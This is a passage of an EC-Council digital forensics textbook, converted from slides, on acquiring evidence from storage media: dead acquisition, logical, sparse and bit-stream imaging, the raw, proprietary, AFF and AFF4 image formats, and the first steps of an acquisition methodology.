Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Dead Acquisition


Static data refers to nonvolatile data, which does not change its state even after the system is shut down.

Dead acquisition refers to the process of extracting and gathering these data in an unaltered manner from storage media. Sources of nonvolatile data include hard drives, DVD-ROMs, USB drives, flashcards, smart-phones, and external hard drives. This type of data exists in the form of emails, word processing documents, web activity, spreadsheets, slack space, swap files, unallocated drive space, and various deleted files. Investigators can repeat the dead acquisition process on well-preserved disk evidence.

Static data recovered from a hard drive include the following:

- Temporary (temp) files
- System registries
- Event/system logs
- Boot sectors
- Web browser cache
- Cookies and hidden files

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Rules of Thumb for Data Acquisition

A rule of thumb is a best practice that helps to ensure a favorable outcome when applied. In the case of a digital forensics investigation, the better that the quality of evidence is, the better the outcome of the analysis and likelihood of solving the crime generally is.

Investigators must never perform a forensic investigation or any other process on the original evidence or source of evidence, as it may alter the data and render the evidence inadmissible in the court of law.

Instead, investigators can create a duplicate bit-stream image of a suspicious drive or file to view the static data and analyze it. This practice not only preserves the original evidence, but also provides the option to recreate a duplicate if something goes wrong.


It is essential to produce two copies of the original media before starting the investigation process:

- One copy is used as a working copy for analysis
- The second copy is the library/control copy stored for disclosure purposes or, to be used if the working copy becomes corrupted

If the investigators need to perform drive-to-drive imaging, they can use blank media to copy into shrink-wrapped new drives.

After duplicating the original media, investigators must verify the integrity of copies by comparing them to the original using hash values such as MD5.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Discuss Different Types of Data Acquisition

This section explains the types of data acquisition and when forensic investigators can use them.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Data Acquisition

Logical Acquisition

- Logical acquisition allows an investigator to capture only selected **files** or **files types** of interest to the case
- Examples of logical acquisition include:
  - Email investigation that requires collection of **Outlook .pst or .ost files**
  - Collecting specific records from a large **RAID server**

Sparse Acquisition

- Sparse acquisition is similar to logical acquisition, which in addition **collects fragments of unallocated data, allowing investigators to acquire deleted files**
- Use this method when inspection of the entire drive is not required



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Data Acquisition (Cont'd)

Bit-Stream Imaging

Bit-stream imaging creates a **bit-by-bit copy** of a suspect drive, which is a cloned copy of the entire drive including all its sectors and clusters, which allows forensic investigators to **retrieve deleted files or folders**

Bit-stream disk-to-image file

- It is the most common method used by **forensic investigators**
- The created image file is a bit-by-bit replica of the suspect drive
- Tools used: ProDiscover, EnCase, FTK, The Sleuth Kit, X-Ways Forensics, etc.



Bit-stream disk-to-disk

- Disk-to-image copying is not possible in situations where
  - The suspect drive is very old and incompatible with the imaging software
  - Investigator needs to recover credentials used for websites and user accounts
- To overcome this situation, investigators can create a **disk-to-disk bit-stream** copy of the target media
- While creating a disk-to-disk copy, investigators can adjust the **target disk's geometry** (its head, cylinder, and track configuration) to align with the suspect drive. This results in smooth data acquisition process.
- Tools used: Encase, Tableau Forensic Imager, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Data Acquisition

While acquiring a bit-by-bit copy of the evidence in a system might seem ideal, this may require a significant amount of time for large disks. In situations with time and resource constraints, two other primary types of data acquisition, namely logical acquisition and sparse acquisition, may be more suitable.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Logical Acquisition**

  In a situation with time constraints and where the investigator is aware of what files need to be acquired, logical acquisition may be considered ideal. Logical acquisition gathers only the files required for the case investigation.

  For example:

  - Collection of Outlook .pst or .ost files in email investigations
  - Specific record collection from a large RAID server

- **Sparse Acquisition**

  Sparse acquisition is similar to logical acquisition. Through this method, investigators can collect fragments of unallocated (deleted) data. This method is useful when it is not necessary to inspect the entire drive.

- **Bit-Stream Imaging**

  A bit-stream image is a bit-by-bit copy of any storage media that contains a cloned copy of the entire media, including all its sectors and clusters. This cloned copy of the storage media contains all the latent data that enables investigators to retrieve deleted files and folders. Investigators often use bit-stream images of the suspect media to prevent contamination of the original media. Moreover, most computer forensic tools such as FTK Imager and EnCase, can read bit-stream images, which further facilitates the investigation process. There are two kinds of bit-stream imaging procedures — bitstream disk-to-image-file and bit-stream disk-to-disk.

  - **Bit-stream disk-to-image-file**

    Forensic investigators commonly use this data acquisition method. It is a flexible method that enables the creation of one or more copies of the suspect drive. Tools such as ProDiscover, EnCase, FTK, The Sleuth Kit, X-Ways Forensics, etc., can be used to create image files.


  - **Bit-stream disk-to-disk**

    Investigators cannot create a bit-stream disk-to-image file in the following situations:

    - The suspect drive is very old and incompatible with the imaging software
    - There is a need to recover credentials used for websites and user accounts

    In such cases, a bit-stream disk-to-disk copy of the original disk or drive can be performed. While creating a disk-to-disk copy, the geometry of the target disk, including its head, cylinder, and track configuration, can be modified to align with the suspect drive. This results in a smooth data acquisition process. Tools like EnCase, SafeBack, and Tableau Forensic Imager can help create a disk-to-disk bit-stream copy of the suspect drive.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Determine the Data Acquisition Format

This section explains the various formats in which data can be acquired from suspect media and how to choose the appropriate format for a given situation.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Determine the Data Acquisition Format

Raw Format


- Raw format creates a bit-by-bit copy of the suspect drive. Images in this format were are usually obtained by using the **dd** command.

Advantages

- **Fast** data transfers
- Minor data read errors on **source drive** are ignored
- Read by most of the forensic tools

Disadvantages

- Requires same amount of **storage** as that of the original media
- Tools (mostly open source) might fail to recognize/collect **marginal** (bad) **sectors** from the suspect drive



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Determine the Data Acquisition Format (Cont'd)

Proprietary Format

- **Commercial forensics tools** acquire data from the suspect drive and save the image files in their own formats

They offer certain features which include the following:

- Option to compress the image files of the evidence disk/drive in order to **save space on the target media**
- Ability to **split an image** into multiple **segments**, in order to save them to smaller target media such as CD/DVD, while maintaining their integrity
- Ability to **incorporate metadata** into the image file, which includes date and time of acquisition, hash values of the files, case details, etc.

Disadvantages

- Image file format created by one tool may not be supported by other tool(s)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Determine the Data Acquisition Format (Cont'd)



Advanced Forensics Format (AFF)

- **Advanced Forensics Format** is an open source acquisition format with the following design goals
  - **No size limitation** for disk-to-image files
  - Option to compress the image files
  - Allocates space to record metadata of the image files or segmented files
  - **Simple design** and customizable
  - Accessible through **multiple computing** platforms and OSes
  - Internal consistency checks for **self-authentication**
- File extensions include **.afm** for AFF metadata and **.afd** for segmented image files

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Determine the Data Acquisition Format (Cont'd)

Advanced Forensic Framework 4 (AFF4)

1

Redesign and revision of AFF to manage and **use large amounts of disk images**, reducing both acquisition time and storage requirements

2

Basic types of AFF4 objects: **volumes**, **streams**, and **graphs**. They are universally referenced through a unique URL.

3


Abstract information model that **allows storage of disk-image data** in one or more places while the information about the data is stored elsewhere

4

Stores more kinds of organized information in the **evidence file**

5

Offers **unified data model** and naming scheme



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Determine the Data Acquisition Format

Raw Format

Raw format creates a bit-by-bit copy of the suspect drive. Images in this format are usually obtained by using the `dd` command.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Advantages

- Fast data transfers
- Minor data read errors on source drive are ignored
- Read by most of the forensic tools

Disadvantages

- Requires same amount of storage as that of the original media
- Tools (mostly open source) might fail to recognize/collect marginal (bad) sectors from the suspect drive

Freeware tools have a low threshold of retry reads on weak media spots on a drive, whereas commercial acquisition tools use more retries to ensure all data is collected

Proprietary Format

Commercial forensics tools acquire data from the suspect drive and save the image files in their own formats. They offer certain features which include the following:

- Option to compress the image files of the evidence disk/drive in order to save space on the target media
- Ability to split an image into multiple segments, in order to save them to smaller target media such as CD/DVD, while maintaining their integrity
- Ability to incorporate metadata into the image file, which includes date and time of acquisition, hash values of the files, case details, etc.

Disadvantages

- Image file format created by one tool may not be supported by other tool(s)

Advanced Forensics Format (AFF)

AFF is an open-source data acquisition format that stores disk images and related metadata. The objective behind the development of the format was to create an open disk imaging format that provides users an alternative to being locked into a proprietary format.

The AFF file extensions are .afm for the AFF metadata and .afd for segmented image files. There are no implementation restrictions imposed by AFF on forensic investigators, as it is an open-source format.

AFF has simple design and is accessible through multiple computing platforms and OSes. It provides option to compress the image files and allocates space to record metadata of the image files or segmented files. It provides internal consistency checks for self-authentication.

AFF supports the following two compression algorithms:

- Zlib, which is faster but less efficient
- LZMA, which is slower but more efficient

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The actual disk image in AFF is a single file, which is composed of segments with drive data and metadata. AFF file contents can be compressed and uncompressed. AFFv3 supports AFF, AFD, and AFM file extensions.

Advanced Forensic Framework 4 (AFF4)

Michael Cohen, Simson Garfinkel, and Bradly Schatz created the Advanced Forensic Framework 4 (AFF4) as a redesigned and revamped version of the AFF format, which is designed to support storage media with large capacities. The creators referred to its design as being object-oriented as the format consists of generic objects (volumes, streams, and graphs) with externally accessible behavior. These objects can be addressed by their name within the AFF4 universe. They are universally referenced through a unique URL. It is an abstract information model that allows storage of disk-image data in one or more places while the information about the data is stored elsewhere. It stores more kinds of organized information in the evidence file. It offers unified data model and naming scheme.

The format can support a vast number of images and offers a selection of container formats such as Zip and Zip64 for the binary files, and simple directories. It also supports storage from the network and the use of WebDAV (an extension of the HTTP protocol) that enables imaging directly to a central HTTP server.


This format supports also maps, which are zero-copy transformations of data. Zero-copy transformations spare the CPU from having to perform the task of copying data from one memory area to another, thus increasing its efficiency.

For example, without storing a new copy of a carved file (the file being extracted), only a map of the blocks allocated to this file can be stored. AFF4 supports image signing and cryptography. This format also offers image transparency to clients.

The AFF4 design adopts a scheme of globally unique identifiers for identifying and referring to all evidence. Basic AFF4 object types include the following:

- **Volumes**: They store segments, which are indivisible blocks of data
- **Streams**: These are data objects that can help in reading or writing, for example, segments, images, and maps
- **Graphs**: Collections of RDF statements


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand Data Acquisition Methodology

Forensic investigators must adopt a systematic and forensically sound approach while acquiring data from suspect media. This is to increase the chances that the evidence is admissible in the court of law. This section elaborates on the various steps that investigators should follow while acquiring data of evidentiary value.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Data Acquisition Methodology

While performing forensic data acquisition, potential approaches must be carefully considered, and methodologies aimed at protecting the integrity and accuracy of the original evidence must be followed. Data acquisition must be performed as per departmental or organizational policies and in compliance with applicable standards, rules, and laws. In addition, investigators should perform the data acquisition process in a forensically sound manner and authenticate the acquired image's integrity by using hash algorithms.





Figure 4.1: Block diagram of data acquisition methodology

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

There following are steps involved in the forensic data acquisition methodology. They are discussed elaborately in the rest of this section.

1. Determining the data acquisition method
2. Determining the data acquisition tool
3. Sanitizing the target media
4. Acquiring volatile data
5. Enabling write protection on the evidence media
6. Acquiring non-volatile data
7. Planning for contingency
8. Validating data acquisition

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Step 1: Determine the Best Data Acquisition Method

The data acquisition method that must be adopted depends on the situation that the investigator is presented with.

